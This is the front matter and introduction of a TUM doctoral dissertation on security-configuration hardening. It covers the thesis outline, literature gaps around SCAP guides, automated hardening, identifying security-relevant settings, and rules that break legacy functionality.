
TUM School of Computation, Information and Technology

Technische Universität München

Dissertation im Fachbereich Informatik

A Holistic Approach for Security Configuration

Patrick Stöckle



TUM School of Computation, Information and Technology

A Holistic Approach for Security Configuration

Patrick Stöckle

Vollständiger Abdruck der von der TUM School of Computation, Information and Technology der Technischen Universität München zur Erlangung eines

Doktors der Naturwissenschaften (Dr. rer. nat.)

genehmigten Dissertation.

Vorsitz:	Prof. Dr.-Ing. Georg Carle
Prüfer der Dissertation:	
1.	Prof. Dr. rer. nat. Alexander Pretschner
2.	Prof. Dr. sc. Jürgen Cito, Technische Universität Wien (TU Wien)

Die Dissertation wurde am 13.09.2023 bei der Technischen Universität München eingereicht und durch die TUM School of Computation, Information and Technology am 25.04.2024 angenommen.

Acknowledgments

First, I want to thank my supervisor Prof. Dr. Alexander Pretschner. I still remember how happy I was when I got his email stating that I could start a Ph.D. at the TUM. He gave me an exciting project and the freedom to identify interesting research objectives within this project. Also, in terms of teaching, he gave me the space to implement new ideas to improve students' learning. Thank you for all this trust in me.

Second, I want to thank my second supervisor Prof. Dr.sc. Jürgen Cito. At the beginning of my thesis, I often had the frustrating impression that in academia, almost nobody else but me worked on software configuration research. However, then I found the website of the SEConfig 2019, where he was on the organizing committee. Although I could not attend the SEConfig back then, it helped me see that there is also a community for software configuration research. Since COVID-19 made in-person encounters very difficult in the following years, I was happy we could finally meet in May 2023. Thank you for being my second supervisor.

Third, I want to thank all my colleagues and friends at the Chair of Software and Systems Engineering: Alei, Amjad, Ana, Claudius, Daniel, David, Dieter, Ehsan, Fabian, Florian, Hafeez, Julia D., Julia S., Lena, Markus, Milica, Mohsen, Mojdeh, Monika, Nicola, Raphael, Roland, Saahil, Sebastian, Severin, Simon, Stephan, Tabea, Thomas F., Thomas H., Traudl, Vadim, and Valentin.

Fourth, I want to thank all the students who did their bachelor's or master's thesis with myself as their advisor: Alexander, Anne, Dominik, Fabian, Felix, Florian, Lena, Matthias, Maximilian, Michael, Quirin, Theresa, and Tobias. Although I was your advisor, every one of you taught me something. Furthermore, I thank Leon and Theresa, who worked for me as HiWis. You took away some chores from me and, therefore, also enabled this thesis.

Fifth, I want to thank Fabian Raab, Ionuț Pruteanu, and Jens Mehlau as proxies for the smooth collaboration in our project between Siemens and the TUM. At this point, I thank Bernd Grobauer. Thank you for a cooperative and constructive project environment. Thank you for all your help with the paper writing and with the bureaucracy at Siemens, where you helped me access all the resources I needed. Finally, thank you for all the pleasant and friendly discussions we had in the past five years!

Sixth, I want to thank my family. They were always there and provided a refuge outside work without deadlines or paper rejections. Thank you, Mom and Dad, for supporting me during my studies and especially for giving me the self-esteem and self-confidence to do anything I want, even a Ph.D. at the TUM.

At last, I want to thank my wife, Cynthia. Thank you for persuading me to come to Munich, maybe the best decision I have ever made. Thank you for convincing me to buy our dog Anna which was sleeping on my lap many times during the writing of this thesis. Thank you for listening to me ranting about something I have forgotten two weeks later.

Thank you for constantly reminding me that there is life outside the university and that the Ph.D. is not everything. I love you.

Zusammenfassung

Problemdomäne Die Standardkonfiguration von Software ist aus verschiedenen Gründen unsicherer als möglich, z. B. weil der Softwarehersteller bei der Standardkonfiguration mehr auf die Benutzerfreundlichkeit als auf die Sicherheit Wert legt. Daher sind Systeme, auf denen Software in der Standardkonfiguration ausgeführt wird, unter Umständen anfälliger für Malware, Viren und andere Angriffe. Durch die Konfigurationshärtung und die Setzen sicherer Werte können wir die Sicherheit unserer Systeme verbessern. Die meisten Unternehmen nehmen jedoch derzeit keine Sicherheitskonfiguration vor, hauptsächlich, weil sie sich der Bedeutung dieser Maßnahme nicht bewusst sind oder nicht über das Verfahren, das Wissen und die Werkzeuge verfügen, um sie wirksam umzusetzen.

Offene Forschungsfragen Die primären Literaturlücken, mit denen sich diese Arbeit beschäftigt, sind die folgenden: Erstens gibt es keinen Sicherheitskonfigurationsprozess, der die Infrastruktur eines Unternehmens effektiv härtet. Die zweite Lücke besteht darin, dass es aktuell keinen Ansatz gibt, um die manuelle Anweisungen zur Konfigurationshärtung automatisiert umzusetzen. Das fehlende Wissen darüber, welche Konfigurationseinstellungen sicherheitsrelevant sind, ist die dritte Lücke, die wir in dieser Arbeit angehen. Das fehlende Verständnis für die Bedeutung der Konfigurationshärtung ist die vierte Lücke, die wir überwinden wollen. Die fünfte Lücke ist das Problem, dass bestehende Systeme nicht eingeschränkt werden dürfen; dies hält aktuell viele Administratoren davon ab, die Einstellungen ihrer Systeme auf sicherere Werte zu setzen.

Lösungsansatz In dieser Arbeit stellen wir die folgenden Lösungen vor, um diese Lücken zu schließen: Erstens stellen wir einen effizienten Sicherheitskonfigurationsprozess vor. Zweitens zeigen wir unseren Ansatz zur automatisierten Implementierung bestehender Sicherheitskonfigurationsrichtlinien. Drittens zeigen wir, wie man die natürlichsprachliche Beschreibung der Einstellungen nutzen kann, um sicherheitsrelevante Einstellungen zu bestimmen. Viertens stellen wir Angriffe auf nicht gehärtete Systeme vor, die zeigen, wie wichtig eine angemessene Konfigurationshärtung ist. Fünftens zeigen wir, wie man mithilfe von Techniken aus dem Software Testing die Sicherheitskonfigurationsregeln identifizieren kann, die bestehende Software im Betrieb einschränken würden.

Beitrag Diese These hat drei Hauptbeiträge: Erstens verwenden wir bestehende Techniken aus der Computerlinguistik (natural language processing), um Probleme im Bereich Sicherheitskonfiguration zu lösen. Wir hoffen, dass andere Forscher diesem Beispiel folgen und andere Probleme in diesem Bereich mit ähnlichen Techniken lösen können. Zweitens

übertragen wir Software-Engineering-Praktiken auf den Bereich der Sicherheitskonfiguration. Durch die Verwendung etablierter Methoden können wir den Prozess der Sicherheitskonfiguration mit bestehenden Tools wesentlich effizienter gestalten. Drittens haben wir Datensätze veröffentlicht, z. B. zu sicherheitsrelevanten Einstellungen, sodass andere Forscher ihre Modelle auf diesen Datensätzen trainieren können. Auf diese Weise hoffen wir, in Zukunft mehr Forschung zur Sicherheitskonfiguration zu ermöglichen.

Abstract

Problem Domain Software's default configuration could be more secure due to various reasons, e.g., that the software vendor focuses on the default configuration more on usability than on security. Thus, systems running the software in the default configuration may be more susceptible to malware, viruses, and other attacks. By hardening the configuration and setting more secure values, we can improve the security of our system. However, most organizations are currently not doing security configuration, mainly because they do not know its importance or do not have the process, knowledge, and tools to implement it effectively.

Literature Gap The primary literature gaps concerned by this thesis are the following: First, there is no security-configuration process effectively hardening an organization's infrastructure. The second gap is that there is no approach to automate the mostly manual configuration hardening. The lack of knowledge about which settings are security-relevant is the third gap we tackle in this thesis. The missing understanding of the importance of security configuration is the fourth gap we want to overcome. The fifth of our main gaps is the problem of legacy support that prevents people from doing security configuration.

Solution In this thesis, we present the following solutions to close these gaps: First, we present an efficient security-configuration process. Second, we show our approach to automatically implementing existing security-configuration guides, and, thus, to remove the manual configuration steps. Third, we demonstrate how one can use the natural language description of the settings to find security-relevant settings. Fourth, we present attacks on non-hardened systems that show the importance of proper configuration hardening. Fifth, we show how one can use software testing techniques to find problematic security-configuration rules when applying them to a system with legacy software.

Contribution There are three main contributions of this thesis: First, we use existing natural language processing techniques to solve security configuration problems. We hope other researchers can follow this example and solve other problems in this domain with these techniques. Second, we transfer software engineering practices into the domain of security configuration. We could make the security-configuration process with existing tools way more efficient by using well-established methods. Third, we published data sets, e.g., on security-relevant settings, so that other researchers train their models on these data sets. Thus, we hope to enable more research on security configuration in the future.

Outline of the Thesis

Chapter 1: Introduction

In this chapter, we introduce the problem of security configuration tackled by this thesis and highlight its significance. We present the literature gaps in this domain and derive research questions from them. Furthermore, we briefly describe our proposed solutions and this thesis's contributions.

Chapter 2: An Improved Process for Security Hardening

This chapter presents an improved process for security hardening. Parts of this chapter have previously appeared in [116], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

Chapter 3: Automated Implementation of Windows-related Security-Configuration Guides

In this chapter, we present how we can automatically implement existing security-configuration guides. To achieve this, we use natural language processing techniques. Parts of this chapter have previously appeared in [107], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

Chapter 4: Automated Identification of Security-Relevant Configuration Settings Using NLP

This chapter presents how one can use natural language processing to identify security-relevant configuration settings. Parts of this chapter have previously appeared in [113], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

Chapter 5: Attacking Unhardened Windows 10 Instances

This chapter presents attacks on unhardened Windows 10 instances. Parts of this chapter have been submitted as [112], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

CHAPTER 6: AUTOMATED IDENTIFICATION OF BREAKING SECURITY-CONFIGURATION RULES

This chapter presents how we can efficiently identify security-configuration rules that reduce the functionality of a system. Parts of this chapter have previously appeared in [115], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

CHAPTER 7: RELATED WORK

This chapter enumerates and discusses related work particularly in the fields configuration management, natural language processing, software engineering, software testing, and security configuration. Parts of this chapter have previously appeared in peer-reviewed publications [107, 113, 115, 116], where the author of this thesis is the first author and the only Ph.D. student within the publication's authors.

CHAPTER 8: CONCLUSION

This chapter summarizes the findings of this thesis and draws conclusions from them to address the research questions posed in Chapter 1. It discusses the limitations of this work and suggests different aspects on how to further enhance it.

N.B.: *We based multiple chapters of this dissertation on existing publications. In all the publications, the author of this thesis is the first author and the only Ph.D. student within the publication's authors. We explicitly mention these publications in the short descriptions above and at the beginning of the corresponding chapter.*

Contents

Part I.

Introduction

1. Introduction

In this chapter, we introduce the problem of security configuration tackled by this thesis and highlight its significance. We present the literature gaps in this domain and derive research questions from them. Furthermore, we briefly describe our proposed solutions and this thesis's contributions.

When discussing security in academia, we tend to talk about algorithms, protocols, and models. We can prove that they have specific security properties that make them more secure than others. Furthermore, we often look at the specific implementation of algorithms or protocols because even the most secure algorithm is useless if the concrete implementation has a flaw. An attacker might use this flaw to break the security property we prove in our abstract model that the algorithm has. Nevertheless, we might have the best theoretical algorithm combined with the best implementation and still end up with an insecure system because the system's operator configured the system to use the secure algorithm in an insecure way. Another common scenario is when one has a secured device but still uses the default password. Thus, an attacker could enter the system with the default password. These common problems are why the secure configuration of systems is essential to make these systems more secure.

The problem of secure configuration has become more critical than before. The tasks that software should do become more and more complex. As a result, the software itself becomes more complicated. The companies try to mitigate this effect by buying specific third-party software instead of writing everything independently. A company can use third-party software on the OS level, e.g., Microsoft Windows or Linux, or on the application level, e.g., Word or Firefox. The third-party software will run within the company. A severe security problem with the third-party software will impact the entire company's security. Thus, we also have to think about potential security problems within the third-party software and patch them as soon as the vendor reports them. Moreover, we have to configure the third-party software securely, which is usually more complicated than configuring software we have written ourselves.

There are different reasons for this increased complexity. First, third-party software usually has more functions than handwritten software. However, we use it in more contexts, e.g., in different companies or, in the case of Microsoft Windows, in private PCs worldwide. The vendors have to address this challenge and make their software configurable. Some configurations make the software faster or more memory efficient, change the graphical user interface, or make the software more secure. Typically, the vendors provide documentation of the potential configurations to make. The sheer number of configurations one can

configure repels the software operators from changing anything, and they stay with the default configuration. Second, the software vendors are increasingly interested in how their customers use their software to improve their software and their business model. Thus, they are naturally interested in integrating measures to track their customers' behavior. However, laws and regulations force them to give the customers the right to disable these tracking measures. Nevertheless, it is rather difficult for a normal customer to find these configurations because they are hidden within the thousands of other configurations.

With the higher complexity of third-party software and the vendors' interest in hiding the privacy-related configurations, an administrator usually cannot know all the security-relevant configurations of third-party software. In the best case, it is very tedious to search for them. In a study from Dietrich et al., the participating administrators also named *lack of knowledge* as one major factor that led to misconfigurations. [24]

Currently, most companies and institutes tackle this problem using security-configuration guides, also called benchmarks or measure plans. Organizations like the Center for Internet Security (CIS) or the Defense Information Systems Agency (DISA) publish such guides, e.g., for operating systems like Windows 10 or applications like the Microsoft Office programs. Security experts at these organizations compile a list of all security-relevant settings. For each setting, they specify the secure values. Furthermore, they describe what this setting is doing and add information about the rationale why this setting is security-relevant. The experts bundle all information necessary for one software in the corresponding security-configuration guide. Administrators at other organizations and companies can use these guides to harden those companies' systems. There is even a NIST standard for such guides, namely the Security Content Automation Protocol (SCAP). The idea of SCAP was to enable sharing of the standardized guides between companies and organizations and thus increase the overall security.

1.1. Problems and Literature Gaps

When we started to work on the topic of secure configuration and configuration hardening, the topic seemed so universally relevant to software security in any use case that we expected to find much existing literature. We identified three different viewpoints to look at this topic of secure configuration. The first viewpoint is the perspective of norms and standardization, the second is the research perspective, and the third is the industry's perspective. Due to the high relevance of the topic, we expected to find many documents, but this was not the case.

Standardization We will start our discussion with the standardization perspective. Here, the most important collection of documents is the Security Content Automation Protocol (SCAP). SCAP includes important languages like OVAL or XCCDF. The NIST published the first version of SCAP in 2009. [86] However, there were certain updates to it [128, 129] and the NIST, the NSA, and others are currently working on a new version 2.0 of it [127].

Although SCAP is the only actual standard in the domain of security configuration, it is not very widespread; mostly government agencies or companies working for US government agencies work with SCAP. There are two main publishers for guides in the SCAP format: the Center for Internet Security (CIS) and the Defense Information Systems Agency (DISA).

Industry This problem leads directly to the second perspective, namely the industry perspective. During the work on this thesis, we talked to many people responsible for the IT security in their company, e.g., from energy, healthcare, industrial automation or transport, their university, e.g., different universities in Germany, their municipality, e.g., different municipalities in Bavaria, or their organization in general. Most of them were aware that the default configuration of the software they used might not be the most secure configuration and that they should do something about that. However, almost none of them actively hardened their systems by active configuration hardening. Of the companies that have not worked for the US government, none of the administrators were familiar with SCAP; most of them were unaware that there is a standard for security configuration. In the discussions, it became clear that most organizations do not apply configuration hardening in a standardized or structured way. Sometimes, they check their infrastructure with scanners like Qualys or Tenable Nessus and assess the configuration of the system during this check as well. They then fix some findings by running an Ansible, Chef, or Puppet script. However, none of the organizations used security-configuration guides from, e.g., CIS, to systematically harden their systems. There are two notable exceptions here: Siemens and Red Hat.

During this thesis, we talked many times with people from Red Hat, especially from the team responsible for their SCAP support. Red Hat provides SCAP guides for most of its software. Furthermore, they write their guides in their format so that they can automatically implement the guides and include this, e.g., in the setup process of RHEL; we, as users, can select a profile during the setup, and their tooling will then automatically implement all rules belonging to that profile. The reason for Red Hat to support SCAP is that they have and target many customers that are very security-aware and want their systems to be as secure as possible. However, their solutions are–for obvious reasons–limited on their products.

We worked closely with the department at Siemens responsible for their security-configuration guides throughout the time of this thesis. Their original motivation to support SCAP was also that they had customers that demanded that Siemens delivers SCAP hardened products. Thus, they harden their products according to guides published by the CIS or DISA or harden their systems based on their Siemens guides. However, they recognized very early that SCAP might be suitable for publishing security-configuration guides but not for managing a guide and that one cannot automatically implement a pure SCAP guide.

Although we do not claim that we did an exhaustive survey of the state of the industry, our impression was that the topic of secure configuration and security-configuration hardening has only reached very few large companies. Most companies have not heard

about this and are not applying it; thus, their systems and infrastructures are easy prey for malicious actors. Hopefully, relatively new tools like the HardeningKitty [103] or companies like CoGuard [34] can improve this situation in the future.

Research The third perspective is the research perspective. Here, configuration management is a subdomain of the general field of software engineering. There has been much research in the field of configuration management, and is still going on, e.g., [89, 100, 138, 123] However, the research has focused here on aspects like errors due to misconfigurations [33] or performance differences caused by configurations [72]. There is little to no research about the security impacts of configuration management, neither from researchers from the software engineering domain nor the security domain. We can only speculate about the reasons for so few academic articles on this topic. In the following, we share our experiences of five years working on this topic. We know that these are just our experiences and that we cannot generalize them. However, sharing them might explain the academic scarcity of articles in this domain. First, we experienced, especially at security conferences, that researchers regarded security configuration as a *trivial topic*. If one has to set a specific setting to a particular value to make the software more secure, then he or she should set this value. Thus, these researchers do not see a scientific contribution in that field; they regard approaches in the field of security configuration as naive combinations of existing techniques or frame them as technical white papers instead of *real* academic literature. Second, some researchers would only accept articles about security configuration if the articles provide an evaluation with detailed data about real attacks blocked by the measures. However, such sophisticated evaluations of security-configuration approaches are hard to conduct in real-world contexts since security configuration has not reached many companies, as discussed before, or the companies do not want to share such data. The consequences are that almost no articles about security configuration get accepted, the topic stays academically underrepresented, and interested scholars and practitioners who want to work on it cannot find related work via the standard scientific methods. The notable exception is the work of Dietrich et al. [24]. They conducted a survey with over 200 system operators about security misconfigurations and elaborated on the main factors for security misconfigurations. Their findings in this article reflect our experiences from the talks with people in the industry and organizations very well. There are primary factors we cannot solve or remove on a technical level, e.g., *Having other priorities* or *Sole responsibility*. However, some of the main factors they list, like *Lack of knowledge*, *Manual configuration*, or *Vague/no processes*, are factors we want to address with this thesis. Dietrich et al. document the current problems in the field of security configuration but do not present or suggest solutions.

The standardization, industry, and the research perspective combined lead us to the following problems.

Efficient process for security configuration During this thesis, we talked with many companies and organizations about configuration hardening. As stated in Section 1.1, most companies and organizations we talked with are currently not doing any configuration hardening at all. Again, these are only our experiences, and it is unclear if we can generalize from these experiences. In the following, we will describe the status quo of security configuration at companies that currently do configuration hardening. Using the status quo security hardening process, we will make the properties that a new process for security configuration should have more transparent.

The current, ideal process of configuration hardening works as follows. Different companies have different security requirements. The publishers of security-configuration guides tackle this problem by providing different profiles. Each profile contains a subset of the rules in the guide, e.g., all rules that an administrator should apply on a Domain Controller. A profile can also change the required values for a setting, e.g., the Domain Controller should have a more complicated password than a regular Member Server. The publishers publish the profiles along with the guide. Then, the administrators can choose the profile most fitting to their needs.

Nevertheless, in almost no instance, a general profile fits a company's security requirements. Thus, the company can choose an existing profile that is either more secure or less secure than the company's requirements. In the first case, they might have more problems than necessary, i.e., the profile contains rules that are not necessary in the company's context, but these rules might complicate existing tasks in the company. These problems caused by unnecessary strict rules annoy people working with the hardened systems; they will come to the systems' administrators and push them to loosen security measures to increase productivity. In the second case, more attacks than necessary might be possible. A corporation with a large security team reduces the gap between the actual security requirements and the applied profile by tailoring the guide or a profile. In this tailoring process, they add and remove rules or change the required values for a rule. We could see the tailoring process as a one-time-only process. However, it is more realistic to assume it to be a continuous process. Our security experts will not change the complete guide, but they will constantly add new rules or adjust others' values. Moreover, we as a company must validate every change before using the updated guide. Otherwise, a mistake in the guide could cause severe problems for the hardened systems. It is an important and necessary process, but it is also tedious and cumbersome in its current form using the SCAP documents. Therefore, many companies implement a pre-defined profile with the described problems or do not implement a security-configuration guide. The–in theory– preferable alternative of the adjusted guide is too expensive to implement. This leads us to our first problem statement.

Problem 1 Administrators do not configure their systems securely, because there is no efficient process for security configuration. One of the reasons identified by Dietrich et al. why administrators are not doing security configuration is that there are only *vague/no processes* for security configuration.

Literature Gap 1 To our best knowledge, there is currently no scientific literature available

addressing this problem. Thus, we have to focus on industrial practice and the standardization documents. The SCAP defines such a process to harden existing software based on existing guides and profiles by tailoring them to the needs of our company or organization. The problem is that this process is too complicated with the existing formats and no tools to support the security experts and administrators at the different manual steps of this process. Therefore, this process is currently not used by administrators as pointed out by Dietrich et al.

No automated implementation Even if we have a security-configuration guide for the software, there are no approaches or tools to automatically harden systems. Thus, the implementation of a guide is painful and cumbersome. If our guide is only a document, e.g., a Word or PDF document, we have to read the whole document. In the best case, we can copy implementation scripts printed in the PDF for every rule to a shell to implement the rule. In the worst case, we have to adjust the configuration for every rule manually. The situation is not much better if our guide is in the standardized SCAP format. The creators of SCAP created a sophisticated specification for checking systems for compliance with a given guide.

However, there is no such specification for the implementation of guides. On the one hand, checking alone will not tamper with the function of a system. Thus, external suppliers, e.g., penetration testing companies, can check our systems based on standardized checks and give us the report. It was, therefore, straightforward to standardize the check format. On the other hand, implementing a guide could break the complete system. Our assumption–backed by discussions with people working on this topic at the NIST– is that the creators of SCAP focused on standardizing the checking because of its lower risk. For the standardization of the implementation, they only defined where authors of security-configuration guides have to put the instructions of a rule for the administrators, but not how programs can automatically implement rules. Independent of the reason, the result is that SCAP does not specify how to implement a rule automatically, and every administrator has to do it on their own. Thus, we either have guides as documents or guides in the SCAP and cannot implement them automatically in both situations.

However, the administrators who should harden the companies' infrastructure must automatically implement the guides as the hardening would otherwise be hardly economical. The creators of guides tackle this problem with non-standardized solutions, e.g., embedding shell scripts for Linux-based OSs into the texts of the rules. The administrators can extract the implementation scripts relatively easily from the documents for the Linux-based OSs. However, most organizations still use Windows as their primary OS. Here, the administrators must read the instructions from the Windows-related guides and select the described value for each setting since the values to set are embedded into the descriptions of the rules. These descriptions are in natural language and, thus, easy to understand for the administrators but harder to parse for machines. Before our work, no approach or tool could extract the values to implement the rules for Windows-related guides. Furthermore, even if

there was such a tool, there was also no tool that could implement the rule automatically on Windows-based on the values because the administrators have to set them manually in the Windows GUI. The only way to automatically implement a Windows-based guide was to apply a backup file. However, one, e.g., the creator of the guide, had to create this backup file manually. Additionally, one can only apply all rules included in the backup file at once which is not practical in most situations. Thus, this time-consuming and error-prone process of hardening Windows-based infrastructure still repels many organizations from adopting security-configuration guides.

Thus, this leads us to our second problem.

Problem 2 Administrators do not configure their systems securely, because there is no automatic way to implement security-configuration guides. Administrators must manually implement security-configuration guides by clicking checkboxes or writing the secure values in a configuration file. We see this reflected in the literature as *manual configuration*; Dietrich et al. identified this as another main reason for administrators to skip the security configuration.

Literature Gap 2 Due to the lack of related academic literature, we refer to the standards around the SCAP. However, the SCAP does not specify how to automatically implement a guide. In the SCAP, this information is embedded into the natural language description of a guide. The administrator can read this description and follow the instruction. The first subproblem here is to get this critical information from the descriptions. The second subproblem is to use the information to implement the rules automatically.

Identification of the security-relevant settings Even the most efficient security-configuration process can only set those settings to secure values that are included in the implemented security-configuration guide. Therefore, we assume that a guide for a specific software is complete, i.e., that there is a rule for each setting of the software that might impact the security of the system running the software. We have to rely on our security experts or external ones and their knowledge of the system that they targeted all security-relevant settings in their guide by adding a corresponding rule for each security-relevant setting. If they missed a security-relevant setting in their guide, we would not configure this setting to secure value and leave this part of the system unprotected. As the notion of security varies for different systems and use cases, also the set of security-relevant settings might be different depending on the use case a specific software is used in. However, we assume that the security experts at guide publishers like the CIS think about all aspects of security of a software and that their guide includes a maximal set of security-relevant settings. Our security experts can then create our specific set of security-relevant settings of the software depending on our use case for the software by tailoring the guide to our needs.

Whether the experts at guide publishers like the CIS have included all security-relevant settings in their guide is especially interesting when the software vendor publishes a new

version of the software with new settings. In this case, the experts must review the new settings and identify the security-relevant ones. In the best case, they identify all new settings that might influence the system's security, choose a secure value to set for each new security-relevant setting, and create a new rule for each security-relevant setting with the secure value in the description of the rule. Furthermore, they ignore all non-security-relevant rules and do not create superfluous rules for them. Example: a new version of Windows 10 adds two new settings. The first setting defines the color of a button in a menu; the second setting can deactivate a legacy function used in the past in exploits. Thus, we would assume that our security experts go through those two new settings and ignore the first setting. However, they should create a rule to configure the new setting so that the legacy function is deactivated. They should add this newly created rule to the existing guide.

A setting can be security-relevant or non-security-relevant independent of the structure of the setting, i.e., whether it is a boolean setting, a cardinal, or an ordinal setting. Furthermore, a setting can have two states, i.e., it can be included in a guide by a rule addressing this setting, or it can be ignored by the guide because there is no rule addressing this setting. Thus, we see this process of selecting settings to add to a guide as a binary classification problem. Suppose we add a non-security-relevant rule to the guide. In that case, we have unnecessary overhead for managing, implementing, and checking this rule. This error would be the type I error in the context of hypothesis testing. If we miss adding a security-relevant rule to the guide, we do not fix a potential vulnerability that an attacker might exploit later. This error would be the type II error in the context of hypothesis testing. Currently, this is a pure manual process, i.e., it is slow, cumbersome, and error-prone, and the experts at guide publishers like the CIS have–to our best knowledge–no tool support. They can only read the documentation of the software vendor's settings and write–again–in natural language. Their background knowledge to assess whether a setting might be in general security-relevant or not. Thus, the best we can do at this point is to hope they do not make mistakes here because the consequences would be severe and affecting all companies and organizations relying on the published guides. We summarize this in our third problem statement

Problem 3 If we create a security-configuration guide and do not include a security-relevant setting, this setting will not be set to a secure value. However, there is no automated approach to find security-relevant settings that could reduce the risk of *forgetting* settings. When security experts go through new settings to identify security-relevant settings, they use the settings' documentation. We can see this as a binary classification, i.e., including a setting in a guide by adding a rule about this setting or not, based on the documentation of the setting in natural language. There is currently no process or tool support for this problem. We have no definition of what a security-relevant setting is nor a data set with security-relevant and non-security-relevant settings nor an algorithm which can separate them from each other. Dietrich et al. listed this under *lack of knowledge*.

Apart from articles on security configuration, we were also investigating the field of data mining to tackle this problem. In the past, there has been a lot of research in the field of extracting important parameters or configuration values from human-readable documents [43, 78, 91, 101, 120, 134, 140, 144]. Yang et al. [140] present an approach to automatically extract web API specifications from the documentation of a software similar to the extraction of our configuration values from the security-configuration guidelines. Using NLP, Wong et al. [134] developed an approach to extract information from program documentation to improve automated testing. However, we could not find articles that use these techniques in the field of security configuration, although we have similar circumstances there.

Literature Gap 3 Although this search for security-relevant settings seems like a typical data mining use case, no academic paper has – to our best knowledge – tackled this problem. Thus, we could not find approaches to help security experts and administrators in this regard. We need approaches and tools that help security experts and administrators find settings that increase software security when set to secure values.

What threats can we block with the security-configuration hardening? Many companies do not see the security they gain through hardening their systems, because there is almost no research about the different ramifications of attacks on system with configuration hardening vs. systems without configuration hardening. Some think that nothing evil could happen if one updated their software regularly and installed security-related software, e.g., an Antivirus software scanner. Although, the truth is that these are some layers of a good security strategy, and configuring the used software–and, of course, removing unused software–is also part of such a strategy. Even if one has a rule from a published guide with the rationale for why it is essential, it is still a very abstract threat to most administrators and managers. Many data breaches happen because the sites' administrators misconfigured something so unauthorized people could access the data. Usually, the reactions to such a data breach are that the victim company blames the attackers' technical finesse against whom they could not do anything. [122] Instead, they should adhere to a security-configuration guide for the software in use. Many ransomware attacks use social engineering as an initial access step. Thus, many companies invest rightly in awareness measures to reduce the risk of falling victim to such a campaign again. However, they–to our best knowledge–seldom implement a security-configuration guide due to a successful ransomware attack, which could make future attacks more difficult or prevent them from completely. The link between a security-relevant setting and a successful attack is, for most deciders, not as evident as the link between an employee clicking on a malicious link and the attack. Thus, they are more reluctant to harden their systems.

Problem 4 The administrators and their company managers have little concern about insecurely configured software. They do not see a high risk in using insecurely configured software. The problem is a lack of data about attacks that work on systems

in their default configuration, but not in their hardened version. *Lack of concern* is also one of the main reason mentioned by Dietrich et al. why administrators are not doing security configuration.

There are many sophisticated articles, e.g., [131], or blog posts, e.g., [5], about attacks. However, most of the research focuses on new and previously unknown attacks since it is more interesting to work and research on new topics than to replicate and reassess existing problems. The researchers usually contact the software vendor in the process of responsible disclosure before publishing the attack, and the software vendor mitigates the attack using a patch. Next, the software vendor calls their customers to update their software to make the attacks impossible before the article explaining the attack gets published. Thus, many administrators have the impression that their systems are secure as long as the software is always up-to-date. However, many attacks by, e.g., ransomware gangs, are successful, although the software has the latest updates. Theoretically, some of these attacks could be blocked or be more complicated if the administrators hardened these systems under attack before the attack. Nevertheless, research on the mitigation of such existing attacks is underrepresented in the current academic circle. We think that some companies, e.g., penetration testing companies, might have some data here about how easy or difficult it is to attack hardened vs. non-hardened systems. However, they usually do not share deep insights here. There are some research approaches to securely sharing such data securely [14] with secure multi-party computation. However, the research in that direction is just starting. There is an imbalance between hot new vulnerabilities and old security problems. On the one hand, articles and blog posts, usually followed by newspapers and more prominent media coverage, are talking about new vulnerabilities, and everyone must patch their software immediately. On the other hand, only a few people talk or write about old problems that we could tackle by security configuration on the other hand. This imbalance leads to the lack of concern that blocks people from doing security configuration.

Literature Gap 4 Although there are many academic papers on attacks on software systems, no academic literature compares systems with configuration hardening applied against unhardened systems. Thus, the academic literature cannot support us in deciding whether configuration hardening is useful. Nevertheless, the multitude of tech news articles on breaches due to simple configuration errors suggests a need for configuration hardening in practice.

The problem of breaking rules In practice, deciders are afraid of the potentially harmful consequences the security hardening could have. The main goal of the infrastructure is to allow the people working with it to do their job. Applying a security-configuration guide can make people's work harder or impossible. When we apply a security-configuration guide to a legacy system, the chance is high that something might break. We could then revert the complete guide and reset the system to its previous state but lose all the security advantages it could have given us. Otherwise, we could investigate and determine which

rules *break* the functionality. We call these rules **breaking rules**. We could then modify our software or system so that these rules are no longer a problem or apply the guide without the breaking rules. Thus, we could gain some extra security without hampering our functionality. However, the debugging process to find the breaking rules is tedious and time-consuming. Therefore, most deciders will prefer a running system with improvable security over a more secure system at the cost of a long fault localization process.

Problem 5 Administrators are reluctant to apply configuration hardening since it could break existing functionality. Dietrich et al. mentioned this under the term *Legacy support*.

Many administrators we talked with stated that even if we solved all the problems mentioned above, they could not apply security hardening on their systems because something might break, i.e., the system could not fulfill its purpose anymore. Researchers started very early, e.g., [62], to work on this problem that combinations of specific parameters or configurations might cause failures. Currently, research in the field of combinatorial testing is still very active [135]. However, we did not find articles that combined this topic from the testing domain with the security configuration domain. In practice, nothing can currently help administrators find problems with the existing system due to security configurations.

Literature Gap 5 Currently, there are no approaches or tools to support administrators in ensuring that all the legacy functions are and stay available even if security hardening is applied. No literature on software testing literature, software engineering, or software security covers this problem. Furthermore, there is also in practice no approach or tool that supports the administrators in ensuring legacy functionality when hardening a system. However, we need such tools and approaches to convince administrators that the systems stay useful even after they harden them.

In the end, the sum of the described problems leads to the administrators not configuring the companies' systems as securely as they could and should be. Therefore, more attacks are possible, attacks are easier, or the attacks' damages are more severe than necessary. Thus, the overall security of the companies is way lower than it could be. This mismatch between the required state of the companies' overall security and their actual security is a crucial problem for practical IT security. This thesis aims to improve practical IT security through more securely configured devices. To achieve this, we tackled several problems of the current security-configuration process to make it easier, more effective, more understandable, et cetera.

1.2. Research Questions

We combined this in the following research questions:

RQ1 We described the numerous problems of the theoretical process of configuration hardening. However, we need an efficient process for the configuration hardening to fill Literature Gap 1. Here, we cannot remove or replace the tailoring itself because one guide with a couple of profiles will never cover all potential use cases of software. Thus, we can only facilitate the tailoring process as much as possible. The tailoring problems seem similar to those from the beginning of software development. Thus, our research questions here are: How does this influence the tailoring process if we use established techniques from the software engineering domain, e.g., VCSs, CI, tests, et cetera? Can we detect mistakes in changes using CI testing? Can we facilitate the adjustment of rules when we handle a security-configuration guide like a software project? Can we compare different versions of a security-configuration guide more easily if we use VCSs like git?

